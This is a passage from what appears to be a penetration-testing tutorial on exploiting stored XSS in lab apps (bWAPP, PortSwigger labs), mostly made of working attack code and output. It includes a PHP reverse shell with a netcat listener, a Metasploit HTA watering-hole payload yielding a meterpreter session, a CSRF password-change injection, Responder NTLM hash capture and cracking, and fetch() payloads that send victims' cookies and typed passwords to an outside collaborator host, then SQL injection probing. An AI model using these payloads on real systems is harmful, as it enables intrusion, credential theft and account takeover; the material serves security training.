
Now, in order to capture the remote shell, let's manipulate the `$ip` parameter with the Kali machine's IP address.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if
// set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.10'; // CHANGE THIS ↫
$pport = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Back into the vulnerable application, let's opt the “**Unrestricted File Upload**” and then further we'll include the **ReverseXSS.php** file.

*Don't forget to copy the Uploaded URL, i.e. right-click on the Upload button and choose the **Copy Link Location**.*



Great!! We're almost done, time to inject our XSS payload. Now, with the “**Choose you bug**” option, opt the **XSS – Stored (Blog)**.

Over into the comment section, type your JavaScript payload with the “File-Upload URL”.

But wait!! Before firing the submit button, let's start our **Netcat listener**

```
nc -lvp 1234
```

## / XSS - stored (Blog) /

```
<script>window.location='http://192.168.0.15/bWAPP/images ↵
/ReverseXSS.php'</script>
```

Submit

Add:

Show all:

Delete:

Cool !! From the below image, you can see that, we are into our targeted web-server.

```
root@kali:~# nc -lvp 1234 ↵
listening on [any] 1234 ...
192.168.0.15: inverse host lookup failed: Unknown host
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.15] 47298
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
 09:26:21 up 7:53, 4 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root pts/0 :1.0 05Aug20 8days 0.00s 0.00s -bash
bee tty7 :0 05Aug20 1:24 17.48s 0.12s x-session-manag
bee pts/1 :0.0 05Aug20 8days 0.08s 0.08s bash
bee pts/2 :0.0 05Aug20 8days 0.08s 0.08s bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ █
```

I'm sure you might be wondering - *Why I made a round trip in order to capture up the Reverse Shell when I'm having the “File Upload” vulnerability open?*



*Okay!! So, think for a situation, if you upload the file directly and you've successfully grabbed up the Reverse shell. But wait!! Over in the victim's network, your IP is disclosed and you're almost caught or what if your Ip address is not whitelisted. Then?*

*Over in such a situation, taking the round trip is the most preferable option, as you'll get the reverse connection into the victim's server through the authorized user.*


## RCE Over XSS via Watering Hole Attack

In the last section, we captured the reverse shell, but what, *if rather than the server's shell, the attacker managed to get up the meterpreter session of the visitor who surfs this vulnerable web-page?*



*This situation is considered to be a Watering Hole attack which is nothing but "Drive-by Compromise" i.e. "Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token."*

-MITRE



To make it more clear we're having:

**Attacker's machine:** Kali Linux  
**Vulnerable Web-application:** bWAPP(bee-box)  
**Visitor's machine:** Windows

So, the attacker first creates up an **hta** file i.e. an **HTML Application** over with the Metasploit framework, that when opened by the victim will thus execute up a payload via Powershell.

```
use exploit/windows/misc/hta_server
set srvhost 192.168.0.12
exploit
```

```
msf5 > use exploit/windows/misc/hta_server ↵
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > set srvhost 192.168.0.12 ↵
srvhost ⇒ 192.168.0.12
msf5 exploit(windows/misc/hta_server) > exploit ↵
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.12:4444
[*] Using URL: http://192.168.0.12:8080/zV9q9x7TvI0.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > █
```

Great!! He got the payload URL, now what he does is, he simply embed it into the XSS suffering web-page and will wait for the visitor.

```
<script>window.location='http://192.168.0.12:8080/zV9q9x7TvI0.hta'</script>
```

The screenshot shows a web browser window with the URL `192.168.0.14/bWAPP/xss_stored_1.php`. The page title is `/ XSS - Stored (Blog) /`. Below the title, there is a text input field containing the malicious script: `<script>window.location='http://192.168.0.12:8080/zV9q9x7TvLO.hta'</script>`. At the bottom of the page are buttons for `Submit`, `Add:` , `Show all:` , and `Delete:` .

Now, whenever any visitor visits this web-page, the browser will thus execute the malicious script and will download the **HTA file** over into his machine.

The screenshot shows a web browser window with the URL `192.168.0.14/bWAPP/xss_stored_1.php`. The page title is `/ XSS - Stored (Blog) /`. Below the title, there is a text input field. At the bottom of the page are buttons for `Submit`, `Add:` , `Show all:` , and `Delete:` . Below these buttons is a table with columns `#`, `Owner`, `Date`, and `E`. One row is present: `1 bee 2020-08-18 18:15:57`. A download confirmation dialog is displayed at the bottom, stating: `This type of file can harm your computer. Do you want to keep zV9q9x7TvLO.hta anyway?` with buttons `Keep` and `Discard`.

Cool !! From the above image, you can see that the file has been downloaded into the system.

Now, as soon as the victim boots it up to check out what it is, there on the other side, the attacker will get his meterpreter session.

```
msf5 exploit(windows/misc/hta_server) > [*] 192.168.0.12 hta_server - Delivering Payload
[*] 192.168.0.9 hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 192.168.0.9
[*] Meterpreter session 1 opened (192.168.0.12:4444 → 192.168.0.9:49976) at 2020-08-18 21:47:27 +0530

msf5 exploit(windows/misc/hta_server) > sessions -1 ↵
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer : CHIRAGH
OS : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language: en_US
Domain : WORKGROUP
Logged On Users: 2
Meterpreter : x86/windows
meterpreter > █
```

## User-Accounts Manipulation with XSS

*Wouldn't it great, if you're able to manipulate the password of the user or the registered email address with your own, without his concern?*

Web-applications that are **suffering from XSS and CSRF vulnerability** permits you to do so.

Boot inside the vulnerable web-application bWAPP as a **bee: bug**, further select “**CSRF (Change Password)**” from the “**Choose your bug**” option.

This selection will thus redirect you to a **CSRF suffering web-page**, where there is an option to change the account password.

So as we enter or sets up a new password, the passing value thus reflects back into the URL as the password is changed to “**12345**”.

The screenshot shows a web browser window with the URL `APP/csrf_1.php?password_new=12345&password_conf=12345&action=change`. The page title is **/ CSRF (Change Password) /**. Below the title, there is a message: "Change your password." A "New password:" label is followed by an empty input field. A "Re-type new password:" label is followed by another empty input field. A "Change" button is located below the input fields. At the bottom of the page, a green success message reads: "The password has been changed!".

Copy the password URL and manipulate the **password\_new** and the **password\_conf values** to the one which we want to set for the visitor. As in our case, I made it to “**ignite**”.

```
http://192.168.0.14/bWAPP/csrf_1.php?password_new=ignite&password_conf=ignite&action=change
```

Now, its time to inject our script into **the XSS suffering web-page** with the “**image**” tag.

```

```

The screenshot shows a web browser window with the URL `192.168.0.14/bWAPP/xss_stored_1.php`. The page title is `/ XSS - Stored (Blog) /`. Below the title, there is a code injection payload: ``. At the bottom of the page are buttons for `Submit`, `Add:` , `Show all:` , and `Delete:` .

Now, let's consider a visitor is surfing the website and he visits this vulnerable section. As soon as he does so, the browser executes the javascript embedded payload and will consider it as a genuine request by the visitor i.e. it will change the password to “ignite”.

The screenshot shows the same web browser window after the XSS payload was executed. The page title is still `/ XSS - Stored (Blog) /`. The previously injected code has been executed, changing the password. The table below now shows a single entry:

| # | Owner | Date                   |  |
|---|-------|------------------------|--|
| 1 | bee   | 2020-08-18<br>16:15:51 |  |

At the bottom of the page are buttons for `Submit`, `Add:` , `Show all:` , and `Delete:` .

Great !! He did that, now whenever he logs in again with his old password, he won't be able to as his password has been changed without his concern.

**Login**

Enter your credentials (bee/bug).

Login:

Password:

Set the security level:

Invalid credentials or user not activated!

But the attacker can log in into the account, as he is having the new password i.e. "ignite".

Not secure | 192.168.0.14/bWAPP/portal.php

set Credits Blog Logout Welcome Bee

## NTLM Hash Capture with XSS

An XSS vulnerability is often known for its pop-ups, but sometimes attacker manipulates these pop-up in order to catch up sensitive data of the users i.e. session cookies, account credentials or whatever they wish to.

Here an attacker thus tries to capture the NTLM hashes of the visitors by injecting his malicious Javascript code into the vulnerable application.

In order to carry this up, he enables up the “**Responder**” over in his attacking machine, which will thus grab up all the authenticated NTLM hashes.

```
Responder -I eth0
```

```
root@kali:~# responder -I eth0 ↵
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
```

Further, he simply injects his malicious script into the XSS suffering web-page with an “**iframe**”

```
<iframe src=http://192.168.0.12/scriptlet.html <
```

The screenshot shows a web browser window with the URL `192.168.0.14/bWAPP/xss_stored_1.php`. The page title is `/ XSS - Stored (Blog) /`. Below the title, there is a form with a red error message: `<iframe src=http://192.168.0.12/scriptlet.html <input type="text" value="www.hackingarticles.in" />`. The form includes buttons for `Submit`, `Add:` , `Show all:` , and `Delete:` . A green message says `Your entry was added`. Below the form is a table:

#	Owner	Date
1	bee	2020-08-18 21:33:09

Cool !! Its time to wait for the visitor. Now as the visitor visits this web-page he got encountered with a pop-up asking for the credentials.

The screenshot shows a browser window with the URL `192.168.0.14/bWAPP/xss_stored_1.php`. A login dialog box is displayed in the center. The dialog has a yellow header with the text "Sign in". It contains the URL `http://192.168.0.12` and a warning: "Your connection to this site is not private". There are two input fields: "Username" with the value "ignite" and "Password" with the value ".....". At the bottom are "Sign in" and "Cancel" buttons. The background of the browser window shows the same "`/ XSS - Stored (Blog) /`" title and the table from the previous screenshot.

As soon as he enters his system credentials, the web-page thus reloads and the attacker will have his **NTLM hash**.

It's not the end. He needs to crack this up. Therefore over in the new terminal, he directed himself to the directory where the hash is stored.

```
cd /usr/share/responder/logs
```

```
root@kali:~# cd /usr/share/responder/logs/
root@kali:/usr/share/responder/logs# ls
Analyzer-Session.log HTTP-NTLMv2-192.168.0.9.txt Responder-Session.log
Config-Responder.log Poisoners-Session.log
root@kali:/usr/share/responder/logs#
```

Further, he makes up a new password file as “**pass.txt**”

```
Raj
bee
bug
ignite
hackingarticles
hacking
12345
hellochiragh
```

Great!! His work is done now. He simply embeds the password file and the hash file over into “**John The Ripper**” and there he’ll get the authorized session.

```
john --wordlist=pass.txt HTTP-NTLMv2-192.168.0.9.txt
```

```
root@kali:/usr/share/responder/logs#
root@kali:/usr/share/responder/logs# john --wordlist=pass.txt HTTP-NTLMv2-192.168.0.9.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hellochiragh (ignite)
1g 0:00:00:00 DONE (2020-08-19 01:20) 100.0g/s 900.0p/s 900.0c/s 900.0C/s Raj
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

## Session Hijacking with Burp Collaborator Client

As in our previous article, we were **stealing cookies**, but, **impersonating as an authenticated user**, where we’ve kept our **netcat** listener “**ON**” and on the other side we logged in as a genuine user.



*But in the real-life scenarios, things don't work this way, there are times when we could face blind XSS i.e. we won't know when our payload will get executed.*

Thus in order to **exploit** this **Blind XSS vulnerability**, let’s check out one of the best burpsuite’s plugins i.e. the “**Burp Collaborator Client**”

Don’t know what is **Burp Collaborator**? Follow up with this section, and I’m sure you’ll get the basic knowledge about it.

Login into the **PortSwigger academy** and drop down till **Cross-Site Scripting** and further get into its “**Exploiting cross-site scripting vulnerabilities**”, choose the first lab as “**Exploiting cross-site scripting to steal cookies**” and hit “**Access the lab**” button.

## Lab: Exploiting cross-site scripting to steal cookies



PRACTITIONER

LAB

Not solved



This lab contains a **stored XSS** vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to steal the session cookie of someone who views the blog post comments. Then use the cookie to impersonate the victim.

Here you'll now be redirected to blog. As to go further, I've opened a post there and checked out for its content.

The screenshot shows a web browser window with the URL `8071010f0038003a.web-security-academy.net/post?postId=1`. The page content includes a header image of a surgeon's hands in green scrubs, followed by the title "Video Games Made Me A Better Surgeon" and the author "Christine Ager | 18 July 2020".

While scrolling down, over at the bottom, I found a comment section, which seems to have multiple inputs fields, i.e. there is a chance that we could have an XSS vulnerability exists.


Leave a comment

Comment:

Name:

Email:

Now its time to bring “**Burp Collaborator Client**” in the picture. Tune in your “**Burpsuite**” and there on the left-hand side click on “**Burp**”, further then opt the “**Burp Collaborator Client**”.



Over into the **Collaborator Client window**, at the “**Generate Collaborator payloads**” section, hit the **Copy to clipboard** button which will thus copy a payload for you.

**Generate Collaborator payloads**

Number to generate:    Include Collaborator server location

**Poll Collaborator interactions**

Poll every  seconds

#	Time	Type	Payload	Comment

Cool!! Now, come back to the “**Comment Section**” into the blog, enter the following script with your **Burp Collaborator** payload:

```
<script>
fetch('https://qgafu1gvgx5psspo9o4iz1e2ttzond.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

## Leave a comment

Comment:

```
<script>
fetch('https://qgafu1vgvx5psspo9o4iz1e2tzond.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

Name:

Hacking Articles

Email:

hackingarticles@ignite.in

Website:

<https://www.hackingarticles.in>

**Post Comment**

Great!! From the below image, you can see that our comment has been posted successfully.

[Home](#) | [Account login](#)

## Thank you for your comment!

Your comment has been submitted.

[\*\*< Back to blog\*\*](#)

Time to wait!! Click on the **Poll** button in order to grab up the payload-interaction result.

Oops!! We got a long list, select the **HTTP one** and check its “**Response**”. From the below image you can see that in the response section we’ve got a “**Session Id**”. **Copy it for now !!**

The screenshot shows a list of network traffic at the top, with items 7, 8, 9, and 10 highlighted in orange. Item 10 is selected and shown in detail below. The details view includes tabs for Description, Request to Collaborator, Response from Collaborator, Raw, Params, Headers, and Hex. The Headers tab is selected, showing:

```
Content-Type: text/plain; charset=UTF-8
Accept: /*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Referer: https://ac1c1fc71e2551c38071010f0038003a.web-security-academy.net/post?postId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
```

The Response tab shows the body of the HTTP response, which contains two session-related parameters:

```
secret=FjhdJ1QDDoejBfNuPQm0Yj62X05eTQ72; session=lqq3hFJPHuqYmSbT42cWKZcCS8maRdJx
```


Now, back into the browser, configure your proxy and over in the burpsuite turn you **Intercept “ON”**.

**Reload** the page and check the intercepted **Request**.

The screenshot shows an intercepted request for the URL <https://ac1c1fc71e2551c38071010f0038003a.web-security-academy.net:443>. The request is identified by the ID [18.200.141.238]. The request details show:

```
GET /post?postId=1 HTTP/1.1
Host: ac1c1fc71e2551c38071010f0038003a.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac1c1fc71e2551c38071010f0038003a.web-security-academy.net/post/comment?commentId=1
DNT: 1
Connection: close
Cookie: session=BYe59xVPJBj6lzcoaZ4iowY6lIRK1XAT
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Great!!** We're having a **Session ID** here too, simply **manipulate** it up with the one we **copied earlier** from the collaborator.



Request to https://ac1c1fc71e2551c38071010f0038003a.web-security-academy/post?postId=1

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /post?postId=1 HTTP/1.1
Host: ac1c1fc71e2551c38071010f0038003a.web-security-academy
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac1c1fc71e2551c38071010f0038003a.web-security-academy/post?postId=1
DNT: 1
Connection: close
Cookie: session=Lqg3hFJPHuqYmSbT42cWKZcCS8maRdJx
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Hit the **Forward** button, and check what the web-application offers you.

## Exploiting cross-site scripting to steal cookies

LAB Solved

[Back to lab description >](#)

Congratulations, you solved the lab!

 Share your skills!

Continue learning

[Home](#) | Hello, administrator! | [Log out](#)

## Credential Capturing with Burp Collaborator

*Why capture up the session cookies, if you could get the username & passwords directly??*

Similar to the above section, it's not necessary, that our payload will execute over at the same place, where it was injected.

Let's try to capture some credentials over as in some real-life situation, where the web-page is suffering from the **Stored XSS** vulnerability.

Back into the **PortSwigger** account choose the next defacement as "**Exploiting cross-site scripting to capture passwords**".

### Lab: Exploiting cross-site scripting to capture passwords



PRACTITIONER


LAB

Not solved



This lab contains a **stored XSS** vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to steal the username and password of someone who views the blog post comments. Then use the credentials to log in as the victim.

As we hit "**Access The Lab**", we'll get redirected to the XSS suffering web-page. To enhance more, I've again opened up a **blog-post** there.



## Spider Web Security

Mike Pleasure | 24 July 2020

Scrolling the page again, I got encountered with the same “comment section.” Let’s exploit it out again.

## Leave a comment

Comment:

Name:

Email:

Website:

**Post Comment**

Back into the “**Burp Collaborator**”, let’s **Copy** the payload again by hitting “**Copy to Clipboard**”.



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any information from using the payloads will appear below.

### Generate Collaborator payloads

Number to generate:

**Copy to clipboard**

Include Collaborator server location

### Poll Collaborator interactions

Poll every  seconds

**Poll now**

#	Time	Type	Payload	Comm

All we need was that payload only, now inject the comment field with the following XSS payload.

```
<input name=username id=username>

<input type=password name=password
onchange="if(this.value.length)fetch('https://5iojzt7m7e9217idp6s700vah1nsbh.burpcollaborat
or.net',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

## Leave a comment

Comment:

```
<input name=username id=username>
<input type=password name=password
onchange="if(this.value.length)fetch('https://5iojzt7m7e9217idp6s700vah1ns
bh.burpcollaborator.net',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

Name:

Hacking Articles

Email:

hacking@ignite.in

Website:

http://www.hackingarticles.in

**Post Comment**

Let's hit the “**Post Comment**” in order to check whether it is working or not. The below image clears up that our comment has been posted successfully.

The screenshot shows a comment section with two entries:

- Roy Youthere | 08 August 2020**: This is one of the best things I've read so far today. OK, th enjoyable.
- Hacking Articles | 14 August 2020**: (This entry is partially visible)

Now let's wait over into the “**burp Collaborator**” for the results. From the below image you can see that our payload has been executed at some point.

**Let's check who did that.**

**Poll Collaborator interactions**

Poll every  seconds

#	Time	Type	Payload
1	2020-Aug-14 08:58:05 UTC	DNS	5iojzt7m7e9217idp6s700vah1nsbh
2	2020-Aug-14 08:58:05 UTC	DNS	5iojzt7m7e9217idp6s700vah1nsbh
3	2020-Aug-14 08:58:05 UTC	HTTP	5iojzt7m7e9217idp6s700vah1nsbh

**Description Request to Collaborator Response from Collaborator**

**Raw Params Headers Hex**

Referer: <https://accf1f491ebad252804b2190009a003e.web-security-academy.net/post?>  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US

administrator:vdn3p6iqwsblmtlnly71c

Oops!! **It's the administrator**, we're having some credentials.

## But where we could use them?

Over at the top of the blog, there was an account login section, let's check it there.

Home | Account login

## Login

Username

Password

Log in

Cool!! Let's try to make a dry run over here. Tune in your **proxy** and capture up the ongoing **HTTP Request**.

Request to https://accf1f491ebad252804b2190009a003e.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: accf1f491ebad252804b2190009a003e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: https://accf1f491ebad252804b2190009a003e.web-security-academy.net
Connection: close
Referer: https://accf1f491ebad252804b2190009a003e.web-security-academy.net/login
Cookie: session=43ksq4VmgoeYD5iQeuLReMBHhFzvqS5t
Upgrade-Insecure-Requests: 1

csrf=ReMSal fUbMnttEV5DtJr2f2oMWsr8KwLB&username=hackingarticles&password=123
```

Okay !! Let's manipulate the username and password with the one we captured earlier in the **Burp Collaborator**.



The screenshot shows the Burp Suite interface with an intercept session. The request details pane shows a POST request to https://accf1f491ebad252804b2190009a003e.web-security-academy.net:443. The raw request body is as follows:

```
POST /login HTTP/1.1
Host: accf1f491ebad252804b2190009a003e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: https://accf1f491ebad252804b2190009a003e.web-security-academy.net
Connection: close
Referer: https://accf1f491ebad252804b2190009a003e.web-security-academy.net/login
Cookie: session=43ksq4Vmg0eYD5iQeuLReMBHhFzvqS5t
Upgrade-Insecure-Requests: 1
csrf=ReMSal fUbMntt EV5DtR2f2oMWsr8KwLB&username=administrator&password=vdn3p6iqwsblmtnly7lc
```

Great!! Now simply hit the **Forward** button and there you go....

Congratulations, you solved the lab!

 Share your skills!

[Continue learning >](#)

[Home](#) | [Hello, administrator!](#) | [Log out](#)

## XSS via SQL Injection

So up till now, we were only discussing, how an attacker could capture up the authenticated cookies, the visitor's credentials and even the server's remote shell. But what, *if I say that he can even dump the complete database of the web-application over in the single pop-up?* Wonder how? Let's find it out in this section.

Over in the vulnerable application, the attacker was encountered with a web-page which was suffering from the SQL Injection vulnerability.

The screenshot shows a web browser window with the URL `192.168.0.14/bWAPP/sqli_1.php?title='&action=search`. The page title is `/ SQL Injection (GET/Search) /`. A search bar contains the placeholder `Search for a movie:`. Below the search bar is a table header with columns: Title, Release, Character, Genre, and IMDb. The 'Title' column has a yellow background and a magnifying glass icon. An error message is displayed: `Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%>' at line 1`.

Therefore in order to grab the result more precise, he checked the total number of columns with the **“order by”** clause.

```
http://192.168.0.14/bWAPP/sqli_1.php?title='order by 7--&action=search
```

192.168.0.14/bWAPP/sqli\_1.php?title='order by 7--+&action=search

# / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
